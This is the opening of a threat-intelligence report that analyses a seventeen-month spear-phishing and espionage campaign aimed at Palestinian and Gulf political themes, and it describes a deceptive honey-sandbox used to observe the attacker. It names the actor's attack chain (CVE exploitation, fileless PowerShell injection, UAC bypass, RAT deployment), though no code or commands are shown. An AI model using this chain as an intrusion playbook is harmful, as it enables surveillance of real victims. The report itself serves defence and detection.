

TLP: AMBER

The Kill Chain Evolution of a Middle Eastern Threat Actor

Intelligence from Seventeen Months of Deception and Analysis of Politically Targeted Malware Attacks

di'tekSHen (@ditekshen)

June 9, 2018

Table of Contents

Preface	iii
Disclaimers	iv
Revision History	v
Summary of Attacks	viii
Summary of Forensic Artifacts and Deception Procedures	x
Actor Kill Chain Evolution and Infrastructure Mapping	1
Actor Tactics Techniques and Procedures (TTPs) Evolution Timeline.....	1
Actor Infrastructure Mapping	22
Actor Infrastructure and Attack Correlation Universe	35
Actor Historical Attacks Correlation.....	36
Actor Behavioral and Technical Characterization.....	41
Actor Playbook Using MITRE's ATT&CK and STIX 2.0.....	45
Detailed Attack Analysis	49
ATT-NOV/DEC 2016: The Beginning	50
ATT-JAN-24/26: Internationalized Domains, Reflected File Download, and Houdini.....	61
ATT-MAR-12/26: Fileless PowerShell, Code Injection, and Houdini.....	66
ATT-APR-18: Privilege Escalation, UAC Bypass, Unmanaged PowerShell, and Njrat 0.7d	88
ATT-APR-27: CVE-2017-0199 Exploitation, Fileless PowerShell Inception, and Houdini.....	103
ATT-MAY-01/09: Simultaneous Operations.....	109
ATT-JUN-05: Taking Advantage of Qatar Cyber Attacks and Political Crisis.....	119
ATT-JUL-18: All-in-One Palestine and Qatar Politics.....	127
ATT-JUL-22: HoudiniDroid	136
ATT-SEP-05/17: Introducing Houdini Scout Elite (HoudiniSE) - Remote Binary Patching and Injection	148
ATT-OCT-22: HoudiniSE New Tricks – Google Plus and New Commands.....	161
ATT-OCT-24: Dynamic Data Exchange (DDE) RTF, HoudiniSE, and Code Injection	173
ATT-OCT-30: Another DDE in RTF, and Future TTPs?.....	187
ATT-NOV-06: CVE-2017-8759 Exploitation and HoudiniSE via PowerShell Injection.....	192
ATT-NOV-13/22/23: Politics, Drugs, and One Angry Cat Lead to HoudiniSE.....	203
One Year Later, is it the End?.....	219
ATT-FEB-21 2018: HoudiniPS - PowerShell Script for Security Session Cookies Theft.....	223
ATT-FEB-26 2018: HoudiniPS - Same PowerShell Poison, Different Execution Method.....	235
ATT-MAR-19 2018: HoudiniPS - Cookies, and Passwords on the Side.....	241
Conclusion	252
Offensive Implications.....	252
Mitigation, Defense, and Monitoring Strategies	252
Future Considerations, Shortcomings, and Enhancements	259
Appendix Indicators of Compromise and Hunting Artifacts	260
Phishing Emails	260
Pastebin Pastes.....	268
Cloud and Online Services URLs	271
File Hashes.....	276
Actor Android Malware on Google Play Store.....	302
IP Addresses and Domains	305
LNK Shortcut Files Metadata	307
Documents Code Page and Languages	308
Snort Rules.....	310
ClamAV Signatures.....	320
Yara Signatures.....	327
Sigma Rules.....	359
Appendix Python Scripts	364
houdinidroid-log-parser.py.....	364
hcmd-extractor.py	368
volatility Plugin houdinise.py	371

Preface

This research describes the evolution of a targeted cyber espionage operation carried out by a politically motivated Middle Eastern threat actor. The operation evolved over the duration of seventeen months, from November 2016 to March 2018, and targeted the Windows and Android platforms. Overall, the research recorded and analyzed thirty individual attacks, providing continuous visibility into the actor attack profile, patterns, and infrastructure throughout the operation. In particular, the research investigates the actor Tactics, Techniques, and Procedures (TTPs) for achieving infiltration, persistence, and exfiltration against targeted victims. The research also details the various transformations in the actor TTPs from one attack to another, thus, facilitating the characterization of the actor technical and behavioral profiles and the attacks evolution over the lifetime of the campaign.

The majority of the attacks were politically driven with one major purpose; the collection and exfiltration of keystrokes, captured screenshots, files of interest, webcam feeds, and microphone recording. The political aspect of the attacks focused on (dis)information related to Palestinian politics, figures, and the tensions surrounding them. The actor swiftly abused recent political events, most notably, the political crisis of the Gulf Cooperation Council (GCC) region, and the blockade against the State of Qatar, upon which, the actor constructed new attacks.

The research employed cumulative, yet simplistic deception tactics in the form of honey directories, files, contents, and geolocation manipulation via VPN exit points. These tactics were tuned towards the anticipated spying objectives of the actor. Thus, luring the actor of an information-rich target, and ultimately, ensuring the continuity of the attacks for further analysis and intelligence extraction.

The purpose of this research is twofold. The first is to detail the progressive evolution of the actor attack lifecycle in terms of operational and tactical transformations, actor infrastructure components, and behavioral and technical characterization of the actor. The second purpose is to provide consumable intelligence and use-cases for incident response and simulation. This is achieved by mapping the extracted actor TTPs against the Kill Chain and MITRE ATT&CK frameworks, expressed in STIX2.0, as well as generating Indicators of Compromise (IoCs) and Hunting Artifacts (HA) in the form of Snort rules, ClamAV and Yara signatures, Sigma rules, and a number of Python scripts for memory and network forensics.

Disclaimers

Due to the limited visibility of the overall actor operations, this research does not attempt at attributing the attacks to a specific actor or group. Additionally, many of the actor tactics and toolset abused open-source exploitation frameworks. The research, rather, discusses evidence-based analysis and attack profile characterization to uncover actor operational details.

The analysis presented in this research is driven by, and thus, limited to the data extracted from the attacks artifacts and open-source intelligence. The author of this document did not engage in offensive activities with any of the actor infrastructure elements in order eliminate actor suspicions that the attacks are being intercepted and analyzed, as well as to avoid unintentional tampering with potential evidence.

The document is initially being released as Traffic Light Protocol: Red (TLP: RED) to preserve the continuity of the attacks for intelligence collection and analysis. TLP listing will be updated based on circumstances and appropriateness.

This document does not delve into the political allegations suggested by the attacks nor does it bias with any political views, individuals, parties, entities, or countries. The author of this research has no affiliation with any of the political, commercial, or security research entities mentioned in this report.

Revision History

Rev. 1.0.0 (2017-07-18)

- Initial Release (TLP: RED).

Rev. 1.1.0 (2017-07-22)

- Added new attack section ATT-JUL-18, updated related sections.
- Added and modified 7 Snort rules, 1 ClamAV signature, and 4 Yara signatures.

Rev. 1.2.0 (2017-07-27)

- Added new attack section ATT-JUL-22, updated related sections.
- Added new section Appendix Python Script
- Added and modified 3 Snort rules, 1 ClamAV signature, and 1 Yara signature.
- Second Release (TLP: RED).

Rev. 1.2.1 (2017-08-01)

- Minor corrections and details additions.

Rev. 1.3.0 (2017-09-25)

- Added section ATT-SEP-05/17 for the two new attacks, updated related sections.
- Added and modified 42 Snort rules, 2 ClamAV signatures, and 3 Yara signatures.
- Updated various sections.
- Third Release (TLP: RED).

Rev. 1.3.1 (2017-10-05)

- Various linguistic corrections in the ATT-SEP-05/17 section.
- Added Python script “hcmd-extractor.py” facilitating the extraction of the Houdini Scout and Elite components commands from a PCAP file containing Houdini’s C&C.
- Fourth Release (TLP: RED).

Rev. 1.3.2 (2017-10-22)

- Fixed a minor error in Python script “hcmd-extractor.py” where the PCAP file name was hardcoded as opposed to the parameter passed via command line, removed unnecessary imports.
- Added new information to the Actor Infrastructure Mapping (Actor Pastebin Account) section pertaining to new paste codes upon a review of the actor Pastebin account.
- Updated attack section ATT-SEP-05/17 to include conclusion and additional information including the updates made by the actor to existing pastes contents with new intelligence.
- Added Appendix Step-by-Step Analysis Shellcode Injection PowerShell Script.
- Added paragraph at the end of section ATT-JUL-22 to strengthen the linkage between actor .APK and .APKs found on Google Store. Updated the number of .APK downloads in appendix Actor Android Malware on Google Play.
- Added item to Mitigation Defense and Strategies section explaining that disabling Word option does not prevent auto-updating OLE objects from loading External Target.
- Added a list of open-source intelligence sources used under the section Summary of Forensics Artifacts and Deception Procedures.
- Improved and updated contents of section Actor Behavioral and Technical Characterization.
- Various grammar, linguistic and reformatting fixes throughout the document.

Rev. 1.4.2 (2017-10-24)

- Added ATT-OCT-22: Houdini Scout Elite New Tricks – Google Plus and New Commands.

Rev. 1.5.2 (2017-11-03)

- Fifth Release (TLP: AMBER).

- Added attack ATT-OCT-24. This attack came during the analysis of the previous attack.
- Updated section ATT-OCT-22 with analysis details, updated related sections.
- Added and modified 14 Snort rules, 5 ClamAV signatures, and 7 Yara signatures.
- Updated Python script “hcmand-extractor.py” to extract Houdini Scout server responses/commands.
- Fixed an issue in Python script “hcmand-extractor.py” when packets overlap and commands are preceded with payload.
- Added new subsection “Donald Trump” – Actor Google Plus Accounts under the section Actor Infrastructure Mapping.
- Updated Actor Pastebin account section with new intelligence.
- Updated Actor Metasploit/Meterpreter servers with new intelligence.

Rev. 1.6.3 (2017-11-06)

- Sixth Release (TLP: AMBER).
- Added new attack section ATT-OCT-30, Updated related sections.
- Updated the section Mitigation and Defense Strategies to include item about Windows 10 Version 1709 mitigations, specifically, Windows Defender Exploit Guard - Attack Surface Reduction (ASR).

Rev. 1.7.3 (2017-11-13)

- Seventh Release (TLP: AMBER).
- Added new attack section ATT-NOV-06: CVE-2017-8759 Exploitation and Houdini SE via PowerShell Injection. Updated related sections.
- Added 4 and modified 7 Snort rules, 2 ClamAV signatures, and 2 Yara signatures.

Rev. 1.8.3 (2017-11-19)

- Eighth Release (TLP: AMBER)
- Added new attack section ATT-NOV-13: Politics, Drugs, and One Angry Cat Lead to Houdini SE. Updated related sections.
- Added 8 Snort rules, 1 ClamAV signatures, and modified 1 Yara signatures.
- Found parsing issue in “hcmand-extractor.py” when multiple commands exist in a single packet (fixed in 2.0.0).

Rev. 1.9.3 (2017-11-23)

- Ninth Release (TLP: AMBER).
- Updated existing section ATT-NOV-13 to contain information regarding the new attack ATT-NOV-22 since both share the same TTPs and attack profile.
- Updated number of .APK downloads in Actor Android Malware on Google Play.

Rev. 2.0.0 (2017-11-28)

- Tenth Release (TLP: AMBER).
- Added subsection ATT-NOV-23 and renamed section ATT-NOV-13/22 to section ATT-NOV-13/22/23 to contain information regarding the new attack
- Added Bit.ly bitmark delivery statistics screenshots in attacks ATT-OCT-24/30.
- Fixed parsing issue in “hcmand-extractor.py” when multiple commands exist in a single packet.
- Improved contents of subsection Mitigation, Defense, and Monitoring Strategies.

Rev. 2.0.1 (2017-11-29)

- Eleventh Release (TLP: AMBER).
- Added a new section Is it the End?
- Added a reference and paragraph in section Actor Historical Attacks Correlation.

Rev. 2.0.2 (2017-12-11)

- Twelfth Release (TLP: AMBER).
- Added Volatility plugin “houdinise.py” under Appendix Python Script to detect HoudiniSE injection and dump its configuration from memory.
- Added 4 Snort rules for pcaps generated via file2pcap for initial RTF exploit payloads served over HTTPS during analysis.
- Renamed the section Is it the End? to One Year Later, is it the End?
- Slightly modified the Preface to highlight the duration of the campaign.

- Removed author name from Python scripts and added handle.

Rev. 2.1.0 (2018-01-02)

- Thirteenth Release (TLP: AMBER).
- Changed sub-title from “An Ongoing Kill Chain Evolution with a Political Attitude” to “One Year of Deceiving and Analyzing the Kill Chain Evolution of Politically Motivated and Targeted Malware Attacks” in order to reflect the duration of the campaign and that it is no longer ongoing.
- Added subsection Actor Playbook Using MITRE’s ATT&CK and STIX 2.0.
- Added missing URLs from ATT-JUL-18 to Cloud and Online Services URLs.
- Added details from ATT-APR-18 about njRAT password and screen .DLL modules (Registry) to Appendix – Files Hashes.
- Added 3 code screenshots from one of the .APKs from the Google Play Store for comparison with the code from the .APK utilized in ATT-JUL-22 as.
- Added statement/references that ASR maybe bypassed in Mitigation section.
- Mistakenly reported the number of downloads of the actor Google Play Store where the number of comments/ratings rather than the actual downloads was used. Added app screenshot from Store.
- Figure 379 exposed sandbox user and it was replaced after eradication.
- Linguistics fixes.

Rev. 2.2.0 (2018-02-26)

- Fourteenth Release: (TLP: AMBER).
- Added new attack section ATT-FEB-21 2018: PowerShell Script for Security Session Cookies Theft. Updated related sections.
- Added 5 Snort rules, 1 ClamAV signature, and 1 Yara signature.
- Updated section Summary of Forensic Artifacts Collection and Deception Procedures to include additional deception tactics and modifications made to the sandbox.
- Updated the STIX generation/section to include two different campaigns relating to the same actor.

Rev 2.3.0 (2018-03-02)

- Fifteenth Release: (TLP: AMBER).
- Added new attack section ATT-FEB-26 2018: Same PowerShell Poison, Different Execution Method. Updated related sections.
- Added 2 ClamAV signatures, and 2 Yara signatures.
- Updated MITRE ATT&CK and STIX to include new tactic T1158.
- Updated section Actor Behavioral and Technical Characterization emphasizing actor usage of minimal and built-in tools such as batch and PowerShell scripts to maintain low profile, and active monitoring during cookie exfiltration before the cookies expire.

Rev. 2.4.0 (2018-03-26)

- Sixteenth Release (TLP: AMBER).
- Added new attack section ATT-MAR-19 2018: Script Land: Cookies, and Passwords on the Side.
- Added 1 Snort rule, added 3, updated 1 ClamAV signatures, added 2, updated 2 Yara signatures.
- Added Appendix – LNK Shortcut Files Metadata containing extracted metadata from.LNK files.
- Added Appendix - Documents Code Page and Languages.
- Updated subsection Actor Playbook Using MITRE’s ATT&CK and STIX 2.0 to use the MITRE navigator. Reviewed tactics inconsistencies in STIX generation script.
- Updated subsection Actor Behavioral and Technical Characterization.
- Improved the content of subsections Conclusion – Future Considerations and Enhancements.
- Improved the visuals of the attack timeline figure.
- Removed Appendices List of Video Camera HTTP-based Commands Found in Houdini Elite and List of RVMedia Class and Method Names Found in Houdini Elite. They did not seem to contribute actionable data, and ultimately prone to false positives.

Rev. 2.5.0 (2018-04-25)

- Seventeenth Release (TLP: AMBER).
- Added subsection describing ATT-NOV-20, ATT-NOV-28, ATT-NOV-29, and ATT-DEC-06 2016.

- Reworked the Preface, Summary of Attacks, Attacks Timeline, and the overall formatting and styling of the report.
- Added Sigma Rules subsection under Appendix Indicators of Compromise and Hunting Artifacts.
- Renamed the Android malware to HoudiniDroid and CookiePS to HouduniPS to be in-line with HoudiniSE.

Summary of Attacks

Arabic spam messages are not new. However, on November 20, 2016, one Arabic spam email stood out from the rest, not only because of its political nature, but also because of the embedded attachment. The sender named the attachment “Fatahorg”, reference to Fatah Organization; the Palestinian political party. The analysis of the attachment identified a malware specimen known as Houdini. The purpose of this sample was to log keystrokes and capture screenshots, and then exfiltrate them to its command and control server. Given the malware purpose, the objectives behind the attack maybe anticipated. As a result, a sandbox was prepared with fake contacts, email address and communication, and seemingly secretive documents as deception material awaiting the next attack.

The wait did not last too long. As time progressed, the attacks extended to thirty individual attacks with varying topics over the period of seventeen months. Twenty-three of the spear phishing attacks were political in nature, specifically, Palestinian and Arabic/Persian Gulf politics. Three of the spear phishing emails promoted software downloads and updates targeting the Windows and Android platforms. The remaining four emails are believed to be influenced by the deception content implanted into the sandbox. This conclusion stems from the fact that these emails were not in the context of the previous or following emails. In some occasions, these emails borrowed content from the exfiltrated deception material.

The actor demonstrated varying levels of technical abilities and craftiness. The attacks were not overly complex; however, they were systematic and planned. The actor gradually increased the attacks complexity as if the skills for achieving such complexity were recently acquired prior to an attack. Perhaps more interestingly, the actor alternated the attack patterns and tactics frequently after each number of attacks. One of the major goals of this research is to detail such transformations.

Generally, the actor relied on spear phishing, Internationalized Domains (IDN), vulnerability exploitation – CVE-2017-0199, CVE-2017-8759, and Dynamic Data Exchange (DDE) – and known privilege escalation tactics for infiltrating targeted victims. The actor utilized various post-exploitation tactics for achieving persistence and deploying the next phase within an attack. These tactics include fileless PowerShell code injection borrowed from PowerSploit/PowerShell Empire, DKMC, live Metasploit/Meterpreter sessions, and the Windows Startup directory. For spying and exfiltrating data from compromised victims, the actor utilized the Houdini Remote Access Tool (RAT) almost exclusively. Interestingly, the actor deployed several revisions with varying functionality of the Houdini RAT throughout the attacks. The most recent revision of the Houdini RAT; HouduniSE, consisted of two separate binaries – Scout and Elite, hence the name HouduniSE – that are memory injectable without disk persistence. This revision of Houdini implemented the most features compared to its predecessors, such as webcam and microphone recording, and remote configurations retrieval. Other attacks on the Windows platform involved the use of njRAT and PowerShell scripts – HoudiniPS – targeting various browsers for stealing session cookies and stored passwords.

The Android malware – HoudiniDroid – introduced by the actor has led to the discovery of 18 malicious Android applications hosted on the Google Play store, with over 150K downloads. The actor also abused several cloud and online services, most notably Google services, for hosting and delivering initial payloads, as well as initial command and control (C&C) communication.

The below timeline plots the actor activities while highlighting activities with significant TTPs transformations. These transformations were mostly notable after actor inactivity periods.

While this research neither validates the authenticity of the political statements in the spear phishing emails nor their sources, several external political events that appear to have had major influences on the actor's spear phishing decisions are also mapped against the attacks. The actor abused these events, and in some occasions, altered their truthfulness to construct the bait for which, unsuspected victims will fall.

For simplicity, each attack is named after the pattern “ATT-MON-DD”, representing the date at which the attack was initiated, followed by the year. For example, the attack on November 20, 2016 is referenced as **ATT-NOV-20 2016**.




Figure 1. Attacks Timeline (UTC)

The frequency and longevity of the attacks, the continuous alternations of TTPs and malware development, and the actor investment in attacks skills and objectives, all suggest a potentially state-sponsored operation. However, this research does not link the attacks to a specific nation or group.

Summary of Forensic Artifacts and Deception Procedures

Manual and Cumulative Honey-Sandboxing

Upon the analysis of the first attack on November 20, 2016, the objectives behind it were logically anticipated. In other words, the objectives were to spy on targeted victims. As a result, a fresh sandbox was created with four main design decisions:

1. The sandbox should appear as if it was used for personal activities. In this case, the sandbox was given the context of a machine used for private and secure communications with external entities. This involved hostname and user naming conventions, browser types, and communication software.
2. The sandbox should include honey-items that will be used for identifying exfiltration, as well as probing the actor's interests. In this case, the sandbox implanted fake contacts, emails and email addresses, seemingly secretive directories and files (hidden, naming convention, fake content emphasizing secrecy, etc), and meeting appointments in geolocations that can be emulated via VPN exit points.
3. The sandbox should be cumulative. This tightly relates to the previous decision where the deception items from one session are built upon in an upcoming session, and so on. This was an attempt to manipulate the perception of the actor by conveying reality and context to the sandbox.
4. The sandbox should be minimal and not contain dedicated forensics software. This was to ensure that the actor is not alarmed that the attacks are under scrutiny.

The sandbox was built upon a pristine and unpatched Windows 7 Service Pack 1 (SP1) 64-bit virtual machine. Unpatched versions of standard software such as Microsoft Office 2013 32-bit, Adobe Acrobat Reader, Adobe Flash Player, Oracle Java, 7z, and Python. It is important to note that Python was later removed from the sandbox since the actor attempted to delete the Python directory remotely.

Minimal forensics and logging software were configured on the virtual machine. These include Sysmon with a modified version of this Sysmon configuration file¹, PowerShell v5 enabling Module Logging, Script Block Logging, and Transcription Logging. Noriben² was initially used since it required Python, which was removed later. Finally, a number of Sysinternals tools such as Process Monitor³, Process Explorer⁴, AutoRuns⁵, and TcpView⁶ for off-line post-compromise analysis.

After the most recent actor inactivity from November 24, 2017 to February 20, 2018, a new sandbox was built upon the existing one. The changes to this new revision involved changing

¹ <https://github.com/SwiftOnSecurity/sysmon-config>

² <http://www.ghettoforensics.com/>, <https://github.com/Rurik/Noriben>

³ <https://technet.microsoft.com/en-us/sysinternals/bb896645>

⁴ <https://technet.microsoft.com/en-us/sysinternals/bb896653>

⁵ <https://technet.microsoft.com/en-us/sysinternals/bb963902>

⁶ <https://technet.microsoft.com/en-us/sysinternals/bb897437>

the hostname of the sandbox and creating a new Windows user profile, installing old versions of Firefox and Opera browsers. These changes were made to accommodate the new attacks, and to disassociate the previous sandbox user (victim) from the new attacks. New honey directories and files were also added.

Android Emulator

The Android emulator was not utilized until the July 22, 2017 attack was recorded. Since this attack involved a malicious Android application, the official Android SDK toolset was used to build an Android emulator, targeting SDK version 21.

Similar to the Windows sandbox, honey items were added such as fake contacts and phone numbers, fake SMS messages, and call history. The selected honey items in this case could easily be correlated with the honey items on the Windows sandbox. This was performed to convey the actor of successful victim targeting.

Deception Context

In both Windows and Android sandboxes, the deception context was of a political, but fake nature. For example, during live infection of the Houdini RAT, fake political emails were being constructed at the same time. Such emails conveyed fake meetings of fake groups with specific political affiliation. The purpose of this was to align the deception context with the political spear phishing theme. Additionally, if the actor was actively engaged in the infection session, the freshly constructed and immediately exfiltrated honey information may boost the egos of the actor and provide them with a sense of successful attack performance. Finally, it was hoped that the dismissal of such fake information would occupy the actor's resources and efforts into a useless end.

Network Traffic Captures

The network traffic from all of the attacks and sandboxes was routed through another virtual machine dedicated for capturing the network traffic. The traffic was captured from the point when the phishing link was clicked to the point where the entire infection chain was completed. In all of the attacks, the infected sandbox was kept running a couple of days after the infection to capture the actor remote interactions. Tools used for capturing the generated network traffic include daemonlogger⁷ and tcpdump.

Memory Dumps and Virtual Machine Snapshots

Two memory captures or snapshots at specific stages during the infection flow were collected. The first capture is collected after a successful initial exploitation, while the second is collected after final payload is dropped and C&C communications to remote servers are established. When capturing memory images from within the sandbox, Rekall's winpmem was utilized.

Open Source Intelligence

⁷ <https://github.com/Cisco-Talos/Daemonlogger>

The below open-source intelligence sources were used to identify and add interesting details to the analysis of the attacks. Such source helped enormously in mapping the actor attack infrastructure.

<https://www.talosintelligence.com>, <https://www.shodan.io>, <https://censys.io>,
<https://www.virustotal.com>, <https://cymon.io>, <https://www.hybrid-analysis.com>,
<https://malwr.com>, <https://www.phishtank.com>, <https://www.threatminer.org>,
<https://community.riskiq.com>.

Actor Kill Chain Evolution and Infrastructure Mapping

Actor Tactics Techniques and Procedures (TTPs) Evolution Timeline

Throughout the attacks, the actor gradually evolved their TTPs demonstrating varying levels of adaptability, targeting, and instrumentation from a tactical and technical point of view. For example, the actor attack profile transformed from direct malware email attachments to Meterpreter injection and vulnerability exploitation swinging the level of attacks simplicity back and forth. Such attack behavior over time allowed for creating a comparative attack behavior mapping against the Kill Chain.

Figure 2 enumerates the recorded attacks in a chronological order while grouping them based TTPs commonality within a given group of attacks. Additionally, the figure highlights the major shifts – represented as horizontal dashed line - in the actor tactics and tools from one attack group to another mapped against the stages of the Kill Chain. Such representation provides an overall view of the actor operation and allows for characterization the actor attack behaviors and capabilities during the attack campaign.

TACTICS SHIFT	ATTACKS	Weaponization	Delivery	Exploitation	Installation	C&C	Actions
1	NOV-20 NOV-28 NOV-29 DEC-06	+Self-Extracting Archives .LNK, .RTF, .XLSX, .URL Decoy Files + Payload RAR Compression with Extension of ".r10" +PowerShell Payload Download Commands +UPX and AutoIt Packed Binaries	+Phishing (Political) +Direct Compressed Binary Attachments +Remote Payload Delivery via Decoys with Embedded PowerShell	---	+Local and Remote Houdini Malware Payloads +UPX and AutoIt Binaries Unpacking +Binary/Process Injection into "wsscript.exe" (Hardcoded)	Houdini C&C (Keylogs, Screenshot..) Exfiltration	
2	JAN-24 JAN-26		+Phishing (Update) +Internationalized Domains (IDN) +Reflected File Download (RFD) +Google Services (URL Shortener)	---	+Batch Script Initial Payload +Windows BITSAdmin +Chrome and WinRAR Impersonation	Houdini C&C (Keylogs, Screenshot..) Exfiltration	
3	MAR-12 MAR-26	+Metasploit/Meterpreter +Shellcode +Fileless PowerShell +JavaScript +Batch Script +Base64 Encoding	+Phishing (Political) +Google Services (URL Shortener & Documents) +Pastebin	+Shellcode Injection +Reflective DLL Injection (RDI)	+In-Memory Shellcode +Time-based Fileless Remote PowerShell +Batch Script Persistence +Decoy RTF Document	Meterpreter Reverse TCP Connections	+Drop Houdini (HTTP/S) +AutoIt Unpacking +Binary/Process Injection into "wsscript.exe" +Houdini C&C (Keylog, Screenshot..)
4	APR-18	+Metasploit/Meterpreter +Shellcode +Fileless PowerShell +Base64 Encoding +Nested and Packed Binaries	+Phishing (Political) +Google Services (URL Shortener & Documents) +Pastebin +Kawaii File Hosting (pomf.cat)	+Shellcode Injection +Reflective DLL Injection (RDI)	+In-Memory Shellcode +Time-based Fileless Remote PowerShell +Batch Script Persistence +Decoy YouTube Video	Meterpreter Reverse TCP Connections	+ Privilege Escalation + UAC Bypass +Drop Njrat (HTTPS) +Njrat C&C (Keylog, Screenshot..) +file System Enum. +Njrat Registry Keys
5	APR-24		+Phishing (Political) with Attachment	---	Houdini Malware	Houdini C&C (Keylogs, Screenshot..) Exfiltration	
6	APR-27	+RTF Document Exploit Vulnerability CVE-2017-0199 +Metasploit/Meterpreter +Base64 Encoding	+Phishing (Political) +Google Services (Documents) +Pastebin +Kawaii File Hosting (pomf.cat)	+CVE-2017-0199 +Shellcode Injection +Reflective DLL Injection (RDI)	+VBScript +In-Memory Shellcode +Time-based Fileless Remote PowerShell +Batch Script Persistence +Houdini Malware	Meterpreter Reverse TCP Connections	+Houdini C&C (Keylogs, Screenshot..) Exfiltration
7	MAY-01	+RTF Document Exploit Vulnerability CVE-2017-0199 +Metasploit/Meterpreter +Base64 Encoding	+Phishing (Political) Link / Attachments +Google Services (Documents) +Pastebin +DocDroid.net +UploadPack.com +VBScript	+Automatic OLEObjects +CVE-2017-0199 +Shellcode Injection +Reflective DLL Injection (RDI)	+VBScript +In-Memory Shellcode +Time-based Fileless Remote PowerShell +Batch Script Persistence +Houdini Malware	Houdini C&C (Keylog, Screenshot..) Exfiltration	
8	MAY-09	+RTF Document Exploit Vulnerability CVE-2017-0199 +Metasploit/Meterpreter +Base64 Encoding	+Phishing (Political) Links +Google Services (Documents) +UploadPack.com +VBScript	+Auto-Updating OLE Objects +CVE-2017-0199 +Shellcode Injection +Reflective DLL Injection (RDI)	+VBScript +In-Memory Shellcode +Time-based Fileless Remote PowerShell +Batch Script Persistence	Meterpreter Reverse TCP Connections	+Houdini C&C (Keylog, Screenshot..) Exfiltration
9	JUN-05	+RTF Document Exploit Vulnerability CVE-2017-0199 +Metasploit/Meterpreter +Base64 Encoding	+Phishing (Political) Links +Google Services (Documents) +UploadPack.com +VBScript	+Auto-Updating OLE Objects +CVE-2017-0199 +Shellcode Injection +Reflective DLL Injection (RDI)	+VBScript +In-Memory Shellcode +Time-based Fileless Remote PowerShell +Batch Script Persistence	Meterpreter Reverse TCP Connections	+Houdini C&C (Keylog, Screenshot..) Exfiltration
10	JUL-18	+RTF Document Exploit Vulnerability CVE-2017-0199 +Metasploit/Meterpreter +Double Base64 Encoding +Rex::PowerShell	+Phishing (Political) Links +Google Services (Documents) +Pastebin	+Auto-Updating OLE Objects +CVE-2017-0199 +Shellcode Injection +Reflective DLL Injection (RDI)	+VBScript +In-Memory Shellcode +Time-based Fileless Remote PowerShell +Batch Script Persistence	Meterpreter Reverse TCP Connections	+Meterpreter Reverse HTTP Connections
11	JUL-22	18 Android .APK Applications on Google Play Store - Potentially generated by Metasploit	+Phishing (Mobile App) +Link .APK File on Hosted Server		Android .APK Data Theft and Exfiltration Application		Stolen Data Exfiltration (SMS, contacts, etc..)
12	SEP-05 SEP-17	+Self-Extracting Archives + RAR Archives + Document and Video Decoys	+Phishing (Political) Links +Internationalized Domain +Google Services (Documents)		+Binary Dump in Startup Directory +Process Injection into svchost.exe	+Remote Binary Patching +New Houdini Version and C&C Protocol (Keylogs, Screenshot..) Exfiltration + SQLite3 DLL Download	
